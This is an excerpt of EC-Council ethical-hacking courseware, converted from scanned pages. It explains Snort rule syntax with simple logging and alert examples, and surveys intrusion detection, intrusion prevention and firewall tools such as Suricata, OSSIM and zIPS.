




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Snort Rules

- Snort's rule engine allows **custom rules** to be established to meet the needs of the network
- Snort rules help in differentiating between **normal Internet activities** and **malicious activities**
- Snort rules must be contained on a **single line**; the Snort rule parser **does not handle rules on multiple lines**
- Snort rules come with two logical parts:
  - **Rule header**: Identifies the **rule's actions**, such as alert, log, pass, activate, and dynamic
  - **Rule options**: Identifies the rule's **alert messages**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Snort Rules: Rule Actions and IP Protocols

Rule Actions

- The rule header stores the complete **set of rules** to identify a packet and determines the action to be performed or the rule to be applied
- The rule action **alerts Snort** when it finds a packet that matches the rule criteria
- There are three available actions in Snort:
  - **Alert** - Generate an alert using the selected alert method, and then log the packet
  - **Log** - Log the packet
  - **Pass** - Drop (ignore) the packet

IP Protocols

There are three available IP protocols that Snort supports for suspicious behavior:

1. TCP
2. UDP
3. ICMP

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Snort Rules: The Direction Operator and IP Addresses

The Direction Operator

- This operator indicates the direction of interest for the traffic; traffic can flow in either a single direction or bi-directionally
- Example of a Snort rule using the **bidirectional operator**:

```
log !192.168.1.0/24 any <> 192.168.1.0/24 23
```

IP Addresses

- Identify the IP address and the port that the rule applies to
- Use the keyword "**any**" to define the IP address
- Use numeric IP addresses qualified with a CIDR netmask
- Example of an IP Address Negation Rule:

```
alert tcp !192.168.1.0/24 any -> 192.168.1.0/24 111 (content:
"|00 01 86 a5|"; msg: "external mountd access";)
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Snort Rules: Port Numbers

- Port numbers can be listed in different ways, including "**any**" ports, static port definitions, port ranges, and by negation
- Port ranges are indicated with the **range operator ":"**
- Example of a Port Negation

```
log tcp any any -> 192.168.1.0/24 !6000:6010
```


Protocols	IP Address	Action
Log UDP any any ->	192.168.1.0/24 1:1024	Log UDP traffic coming from any port and destination ports ranging from 1 to 1024
Log TCP any any ->	192.168.1.0/24 :5000	Log TCP traffic from any port going to ports less than or equal to 5000
Log TCP any :1024 ->	192.168.1.0/24 400:	Log TCP traffic from the well-known ports and going to ports greater than or equal to 400


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Intrusion Detection Tools: Suricata and AlienVault® OSSIM™

Suricata

- Suricata is a robust network threat detection engine capable of **real-time intrusion detection (IDS)**, **inline intrusion prevention (IPS)**, **network security monitoring (NSM)**, and **offline pcap processing**





AlienVault® OSSIM™

- AlienVault® OSSIM™ provides you with a feature-rich open source **security information and event management (SIEM) system** complete with event collection, **normalization**, and **correlation**

Intrusion Detection Tools

- SolarWinds Security Event Manager (*https://www.solarwinds.com*)
- OSSEC (*https://www.ossec.net*)
- BroIDS/Zeek IDS (*https://www.zeek.org*)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Intrusion Detection Tools

Intrusion detection tools detect anomalies. These tools, when running on a dedicated workstation, read all network packets, reconstruct user sessions, and scan for possible intrusions by looking for attack signatures and network traffic statistical anomalies. Moreover, these tools offer real-time, zero-day protection from network attacks and malicious traffic, and they prevent malware, spyware, port scans, viruses, DoS, and DDoS from compromising hosts.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Snort**

  Source: *https://www.snort.org*

  Snort is an open-source network intrusion detection system capable of performing real-time traffic analysis and packet logging on IP networks. It can perform protocol analysis and content searching/matching, and it is used to detect a variety of attacks and probes, such as buffer overflows, stealth port scans, CGI attacks, SMB probes, and OS fingerprinting attempts. It uses a flexible rules language to describe traffic that it should collect or pass, as well as a detection engine that uses a modular plug-in architecture.

  Uses of Snort:

  - Straight packet sniffer such as tcpdump
  - Packet logger (useful for network traffic debugging, etc.)
  - Network intrusion prevention system




Figure 12.18: Screenshot of Snort

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 12.19: Snort output

Snort Rules

Snort's rule engine allows custom rules to meet the needs of the network. Snort rules help in differentiating between normal Internet activities and malicious activities. Snort uses the popular **libpcap library** (for UNIX/Linux) or **Winpcap** (for Windows), the same library that tcpdump uses to perform its packet sniffing. Attaching Snort in the promiscuous mode to the network media decodes all the packets passing through the network. It generates alerts according to the content of individual packets and rules defined in the configuration file.

Snort allows users to write their own rules. However, each of these Snort rules must describe the following:

- Any violation of the security policy of the company that might be a threat to the security of the company's network and other valuable information
- All well-known and frequent attempts to exploit the vulnerabilities in the company's network
- The conditions in which a user thinks that a network packet(s) is unusual (i.e., if the identity of the packet is not authentic)

Snort rules, written for both protocol analysis and content searching and matching, should be robust and flexible. The rules should be "**robust**": the system should maintain a hard check on the activities taking place on the network and notify the administrator of any potential intrusion attempt. The rules should be "**flexible**": the system must be sufficiently compatible to act immediately and take necessary remedial measures according to the nature of the intrusion.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Both flexibility and robustness can be achieved using an easy-to-understand and lightweight rule-description language that aids in writing simple Snort rules. Consider the following two primary principles while writing Snort rules:

- No written rule must extend beyond a single line; thus, rules should be short, precise, and easy to understand.
- Each rule should be divided into two logical sections:
  - The rule header
  - The rule options

The rule header contains the rule's action, the protocol, the source and destination IP addresses, the source and destination port information, and the **Classless Inter-Domain Routing (CIDR) block**. The rule option section includes alert messages in addition to information about the inspected part of the packet to determine whether to take any rule action.




Figure 12.20: Example of Snort rules

Snort Rules: Rule Actions and IP Protocols

The rule header stores a complete set of rules to identify a packet and determines the action to be performed or rule to be applied. It contains information that defines the who, where, and what of a packet, as well as what to do if a packet with all the attributes indicated in the rule should show up. The first item in a rule is the rule action, which tells Snort "what to do" when it finds a packet that matches the rule criteria. There are five available default actions in Snort: alert, log, pass, activate, and dynamic. Furthermore, if Snort is running in the inline mode, you have additional options, which include drop and reject.

The IP sends data from one system to another via the Internet. It supports unique addressing for every computer on a network. Organize data on the IP network into packets. Each packet contains message data, source, destination, and more.

Snort supports three available IP protocols to tackle suspicious behavior:

- **TCP**: The Transmission Control Protocol (TCP) is a part of the IP. It is used to connect two different hosts and exchange data between them.
- **UDP**: **The** User Datagram Protocol (UDP) is used for broadcasting messages over a network.
- **ICMP**: The Internet Control Message Protocol (ICMP) is a part of the IP. The OS uses ICMP in a network to send error messages, for example.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Snort Rules: Direction Operator and IP Addresses

- **Direction Operator**

  This operator indicates the direction of interest for the traffic; traffic can flow either in a single direction or bidirectionally.

  Example of a Snort rule using the Bidirectional Operator:

  ```
  log !192.168.1.0/24 any <> 192.168.1.0/24 23
  ```

- **IP Addresses**
  - Identify the IP address and port that the rule applies to
  - Use keyword "any" to define the IP address
  - Use numeric IP addresses qualified with a CIDR netmask
  - Example of IP Address Negation Rule:

    ```
    alert tcp !192.168.1.0/24 any -> 192.168.1.0/24 111
    (content: "|00 01 86 a5|"; msg: "external mountd access";)
    ```

Snort Rules: Port Numbers

Port numbers can be listed in different ways, including the use of "any" ports, static port definitions, port ranges, and by negation. Port ranges are indicated by the range operator ":." The direction operator "-$>$" indicates the orientation or direction of the traffic to which the rule applies. Consider an IP address and port number on the left side of the direction operator as the traffic coming from the source host and the address and port information on the right side of the operator as the destination host. There is also a bidirectional operator, indicated by "$<>$". This tells Snort to consider the address/port pairs in either the source or the destination orientation, and it is handy for recording/analyzing both sides of a conversation, such as telnet or POP3 sessions. Further, note that there is no "$<$-" operator. In Snort versions before version 1.8.7, the direction operator did not provide proper error checking; hence, many people used invalid tokens. Note that "$<$-" does not exist so that rules always read consistently.

The next fields in a Snort rule specify the source and destination IP addresses and ports of the packet, as well as the direction in which the packet is traveling. Snort can accept a single IP address or a list of addresses. When specifying a list of IP address, you should separate each one with a comma and then enclose the list within square brackets as follows:

[192.168.1.1,192.168.1.45,10.1.1.24]

When doing this, be careful not to use any whitespaces. You can also specify the ranges of IP addresses using CIDR notation or even include CIDR ranges within lists. Snort also allows you to apply the logical NOT operator ("!") to an IP address or CIDR range to specify that the rule should match all but that address or range of addresses. For example, an easy modification to the initial example is to change it such that an alert is

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

raised upon detecting any traffic that has originated outside the local net using the negation operator.

Example of a Port Negation:

```
log tcp any any -> 192.168.1.0/24 !6000:6010
```

Protocols	IP Address	Action
Log UDP any any ->	192.168.1.0/24 1:1024	Log UDP traffic coming from any port and destination ports ranging from 1 to 1024
Log TCP any any ->	192.168.1.0/24 :5000	Log TCP traffic from any port going to ports less than or equal to 5000
Log TCP any :1024 ->	192.168.1.0/24 400:	Log TCP traffic from the well-known ports and going to ports greater than or equal to 400

Table 12.2: Examples of a Port Negation

- **Suricata**

  Source: *https://suricata-ids.org*

  Suricata is a robust network threat detection engine capable of real-time intrusion detection (IDS), inline intrusion prevention (IPS), network security monitoring (NSM), and offline pcap processing. It inspects the network traffic using powerful and extensive rules and a signature language, and it provides powerful Lua scripting support for the detection of complex threats. With standard input and output formats such as YAML and JSON, integrations with existing tools such as SIEMs, Splunk, Logstash/Elasticsearch, Kibana, and other databases become effortless.




Figure 12.21: Screenshot of TippingPoint

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **AlienVault® OSSIM™**

  Source: *https://www.alienvault.com*

  AlienVault® OSSIM™, Open Source Security Information and Event Management (SIEM), provides you with a feature-rich open-source SIEM complete with event collection, normalization, and correlation.

  OSSIM provides a unified platform with many essential security capabilities such as:

  - Asset discovery
  - Vulnerability assessment and intrusion detection
  - Behavioral monitoring
  - SIEM event correlation




Figure 12.22: Screenshot of AlienVault® OSSIM™

Some additional intrusion detection tools are listed below:

- SolarWinds Security Event Manager (*https://www.solarwinds.com*)
- OSSEC (*https://www.ossec.net*)
- BroIDS/Zeek IDS (*https://www.zeek.org*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Intrusion Detection Tools for Mobile Devices

Intrusion detection tools are also available for mobile devices to help you detect and prevent intrusion attempts.

- **zIPS**

  Source: *https://www.zimperium.com*

  Zimperium's zIPS™ is a mobile intrusion prevention system app that provides comprehensive protection for iOS and Android devices against mobile network, device, and application cyber-attacks. It can detect both known and unknown threats by analyzing the behavior of your mobile device. By examining slight deviations from the mobile device's OS statistics, memory, CPU, and other system parameters, the z9™ detection engine can accurately identify not only the specific type of malicious attack but also the forensics associated with the who, what, where, when, and how of an attack occurrence.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 12.23: Screenshot of zIPS

- **Wifi Inspector**

  Source: *https://play.google.com*

  Wifi Inspector allows you to find all the devices connected to the network (via both wired and Wi-Fi connections, including consoles, TVs, PCs, tablets, and phones); it gives relevant data such as the IP addresses, manufacturer names, device names, and MAC addresses of connected devices. It also allows you to save a list of known devices with a custom name and finds intruders in a short period.

Figure 12.24: Screenshot of Wifi Inspector

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Wifi Intruder Detect**

  Source: *https://wifi-intruder-detect.en.aptoide.com*

  Wifi Intruder Detect helps to find security leaks in the Wi-Fi network Internet connection. It allows you to detect an intruder who is accessing the network, Wi-Fi, or Internet connection without your consent.

Figure 12.25: Screenshot of Wifi Intruder Detector Pro

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Intrusion Prevention Tools

- **AlienVault® Unified Security Management® (USM)**

  Source: *https://www.alienvault.com*

  AlienVault USM can perform threat detection, incident response, and compliance management across cloud, on-premises, and hybrid environments. It can be integrated with AlienVault Open Threat Exchange (OTX), which is an open threat intelligence community with more than 100,000 participants who contribute over 19 million threat indicators daily to protect the network from intrusions.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 12.26: Screenshot of AlienVault USM

Some additional intrusion prevention tools are listed below:

- IBM Security Network Intrusion Prevention System (*https://www.ibm.com*)
- Cyberoam Intrusion Prevention System (*https://www.cyberoam.com*)
- McAfee Host Intrusion Prevention for Desktops (*https://www.mcafee.com*)
- Cisco Intrusion Prevention Systems (*https://www.cisco.com*)
- Check Point IPS Software Blade (*https://www.checkpoint.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Firewalls

Firewalls provide essential protection to computers against viruses, privacy threats, objectionable content, hackers, and malicious software when connected to the Internet. A firewall monitors running applications that access the network. It analyzes downloads, raises an alert when downloading a malicious file, and stops it from infecting a PC.

- **ZoneAlarm Free Firewall 2019**

  Source: *https://www.zonealarm.com*

  ZoneAlarm Free Firewall 2019 prevents attackers and intruders from accessing your system. It manages and monitors all incoming and outgoing traffic and shields the network from hackers, malware, and other online threats that may compromise network privacy. It monitors programs for suspicious behavior, spotting and stopping new attacks that bypass traditional anti-virus protection. Moreover, it prevents identity theft by guarding your data. It also erases your tracks, allowing you to surf the web in complete privacy. Furthermore, it locks out attackers, blocks intrusions, and makes your PC invisible online. In addition, it filters out annoying and potentially dangerous emails.

  Features:

  - Two-way firewall that monitors and blocks inbound as well as outbound traffic
  - Allows users to browse the web privately using the Full Stealth Mode
  - Identity protection services help to prevent identify theft by guarding crucial data of the users. It also offers PC protection and data encryption
  - Public network protection and wireless network protection are other key features of this firewall

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Provides quick real-time security updates

